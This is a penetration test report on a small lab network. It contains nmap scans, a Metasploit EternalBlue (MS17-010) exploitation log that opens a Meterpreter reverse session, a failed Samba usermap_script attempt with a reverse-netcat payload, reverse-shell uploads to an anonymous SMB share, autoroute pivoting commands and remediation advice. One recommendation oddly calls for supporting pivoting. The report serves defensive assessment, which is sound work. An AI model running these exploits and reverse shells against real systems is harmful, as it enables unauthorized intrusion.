Professional Penetration Testing Report


Prepared for: Small Office SME Network

Prepared by: Nilesh Patel

Date: 29 July 2025

1. Reconnaissance and Target Analysis

During the reconnaissance phase, I identified active hosts in the 192.168.21.0/24 subnet using tools like `nmap`, and manual enumeration via SMB. Host 192.168.21.3 was one of the primary targets and was later found to be exploitable via MS17-010. Another host, 192.168.21.5, exposed SMB (port 445), HTTP (port 80), and SSH (port 22). Service enumeration revealed a vulnerable Samba service.




```
       TX packets 2034  bytes 87838 (85.7 KiB)
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(tashu2㉿tashu)-[~]
└─$ nmap -sS -sV -T4 192.168.21.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 14:47 IST
Nmap scan report for 192.168.21.5
Host is up (0.0017s latency).
Not shown: 982 filtered tcp ports (no-response), 14 filtered tcp ports (host-
prohibited)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.6.1 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:81:E0:38 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: Host: CENTOS

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.71 seconds

┌──(tashu2㉿tashu)-[~]
└─$ nmap -sS -sV -T4 192.168.21.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 14:48 IST
Nmap scan report for 192.168.21.3
Host is up (0.0018s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
MAC Address: 08:00:27:D3:42:DC (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: Host: WIN-USPQ65TE72P; OS: Windows; CPE: cpe:/o:microsoft:windo
ws

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.32 seconds

┌──(tashu2㉿tashu)-[~]
└─$ nmap -p 445 --script=smb-os-discovery 192.168.21.3
```

2. Exploitation

I attempted multiple avenues for exploitation:

- Samba Exploits (Server Machine 2): I used `exploit/multi/samba/usermap_script` with payload `cmd/unix/reverse_netcat`, but no session was established.

Manual SMB Shell Upload: A reverse shell (`rev_shell_x64.elf`) was prepared but upload via SMB and execution failed due to platform constraints (Windows doesn't support ELF binaries).



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.21.4:4444
[*] 192.168.21.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.21.3:445      - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.21.3:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.21.3:445 - The target is vulnerable.
[*] 192.168.21.3:445 - Connecting to target for exploitation.
[+] 192.168.21.3:445 - Connection established for exploitation.
[+] 192.168.21.3:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.21.3:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.21.3:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
65 73  Windows 7 Profes
[*] 192.168.21.3:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
72 76  sional 7601 Serv
[*] 192.168.21.3:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
       ice Pack 1
[+] 192.168.21.3:445 - Target arch selected valid for arch indicated by DCE/R
PC reply
[*] 192.168.21.3:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.21.3:445 - Sending all but last fragment of exploit packet
[*] 192.168.21.3:445 - Starting non-paged pool grooming
[+] 192.168.21.3:445 - Sending SMBv2 buffers
[+] 192.168.21.3:445 - Closing SMBv1 connection creating free hole adjacent t
o SMBv2 buffer.
[*] 192.168.21.3:445 - Sending final SMBv2 buffers.
[*] 192.168.21.3:445 - Sending last fragment of exploit packet!
[*] 192.168.21.3:445 - Receiving response from exploit packet
[+] 192.168.21.3:445 - ETERNALBLUE overwrite completed successfully (0xC00000
0D)!
[*] 192.168.21.3:445 - Sending egg to corrupted connection.
[*] 192.168.21.3:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.21.3
[*] Meterpreter session 1 opened (192.168.21.4:4444 → 192.168.21.3:49157) at
 2025-07-29 15:00:58 +0530
[+] 192.168.21.3:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=
[+] 192.168.21.3:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=
[+] 192.168.21.3:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=

meterpreter > sysinfo
Computer        : WIN-USPQ65TE72P
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > getuid
```

- Gaining Access to Server Machine 2 (SMB Read/Write):

- Discovered Server Machine 2 (192.168.21.5) running vulnerable Samba services.


- Successfully connected using anonymous access to SMB shares.

- Gained read and write access to the `tmp` share.

- Created test file on share to verify write access. **Commands used:**

- Confirmed successful upload of `testfile.txt`, indicating write permissions.

- This could allow attackers to drop payloads or backdoors if execution vectors exist.




```
                 18555904 blocks of size 1024. 14177168 blocks available
smb: \> ls
  .                                   D        0  Tue Jul 29 22:32:05 2025
  ..                                  D        0  Fri Dec  7 04:59:45 2018
  annual.txt                          N       51  Fri Dec  7 07:03:58 2018
  quaterly.txt                        N       58  Fri Dec  7 07:04:50 2018
  monthly.txt                         N       57  Fri Dec  7 07:01:58 2018
  test.txt                            A        6  Tue Jul 29 20:55:34 2025
  shell.exe                           A    73802  Tue Jul 29 21:17:06 2025
  meterpreter_445.exe                 A    73802  Tue Jul 29 21:34:18 2025
  rev_shell_x64.elf                   A      250  Tue Jul 29 22:13:51 2025

                 18555904 blocks of size 1024. 14177364 blocks available
smb: \> clear
clear: command not found
smb: \> ls
  .                                   D        0  Tue Jul 29 22:32:05 2025
  ..                                  D        0  Fri Dec  7 04:59:45 2018
  annual.txt                          N       51  Fri Dec  7 07:03:58 2018
  quaterly.txt                        N       58  Fri Dec  7 07:04:50 2018
  monthly.txt                         N       57  Fri Dec  7 07:01:58 2018
  test.txt                            A        6  Tue Jul 29 20:55:34 2025
  shell.exe                           A    73802  Tue Jul 29 21:17:06 2025
  meterpreter_445.exe                 A    73802  Tue Jul 29 21:34:18 2025
  rev_shell_x64.elf                   A      250  Tue Jul 29 22:13:51 2025

                 18555904 blocks of size 1024. 14177124 blocks available
smb: \>
```

3. Privilege Escalation

- Escalated access using Windows exploit and backgrounded the session.

- Verified system access through Meterpreter, determined network interface and system details.




```
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::28d4:e840:8d2f:13fe
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:1503
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 16
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:d3:42:dc
MTU          : 1500
IPv4 Address : 192.168.21.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::28d4:e840:8d2f:13fe
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

4. Pivoting and Lateral Movement

- Loaded route to 192.168.21.0/24 via `post/multi/manage/autoroute`.

- Although route was added, attempts to use `socks_proxy` for proxychains failed due to SOCKS server crashing or stopping unexpectedly.

- Proxy-based Nmap scan returned error: "no valid proxy found in config".




```
msf6 auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set SESSION -1
SESSION => -1
msf6 post(multi/manage/autoroute) > set SUBNET 192.168.21.0
SUBNET => 192.168.21.0
msf6 post(multi/manage/autoroute) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf6 post(multi/manage/autoroute) > run
[-] Msf::OptionValidateError The following options failed to validate: SESSIO
N.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set SESSION 2
SESSION => 2
msf6 post(multi/manage/autoroute) > set SUBNET 192.168.21.0
SUBNET => 192.168.21.0
msf6 post(multi/manage/autoroute) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf6 post(multi/manage/autoroute) > run
[-] Msf::OptionValidateError The following options failed to validate: SESSIO
N.
```

5. Post-Exploitation

- Extracted network and system details from compromised host.

- Attempted to enumerate and access other machines using autoroute and tunneling, but with limited success due to SOCKS proxy instability.



```
meterpreter >
meterpreter > background
[*] Backgrounding session 2 ...
msf6 auxiliary(server/socks_proxy) > use post/multi/manage/au
toroute
msf6 post(multi/manage/autoroute) > set SESSION 2
SESSION => 2
msf6 post(multi/manage/autoroute) > set SUBNET 192.168.21.0
SUBNET => 192.168.21.0
msf6 post(multi/manage/autoroute) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf6 post(multi/manage/autoroute) > run
[*] Running module against WIN-USPQ65TE72P
[*] Searching for subnets to autoroute.
[*] Did not find any new subnets to add.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.21.0       255.255.255.0      Session 2

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) > use auxiliary/server/sock
s_proxy
```

6. Findings Summary

Host IP	Vulnerability Exploited	Status
192.168.21.3	MS17-010 (EternalBlue)	Compromised
192.168.21.5	Samba (user_map_script, upload fail)	Unsuccessful
192.168.21.5	SMB share with write access	Gained RW Access

7. Recommendations

- Patch Management: Immediately apply patches to SMBv1 and MS17-010 vulnerabilities.
- Segmentation: Isolate sensitive subnets from general user access.
- Monitoring: Enable advanced logging and monitoring of SMB and SOCKS traffic.
- Proxy Hardening: If SOCKS proxies are used, ensure they are configured with reliability and monitoring to support pivoting.
- Disable Unnecessary Services: Shut down Samba if not required on the Linux hosts.
- Restrict SMB Access: Remove anonymous or guest access to SMB shares and set strict permissions.

8. Conclusion

This penetration test demonstrated both successful and unsuccessful exploitation attempts. I gained access via EternalBlue on one host, while other pivoting attempts encountered technical limitations due to unstable tunneling mechanisms. I also confirmed writable access to a Samba share on another server, which could present a future attack vector. Remediation steps should be prioritized to close exploitable vulnerabilities and improve lateral movement detection mechanisms.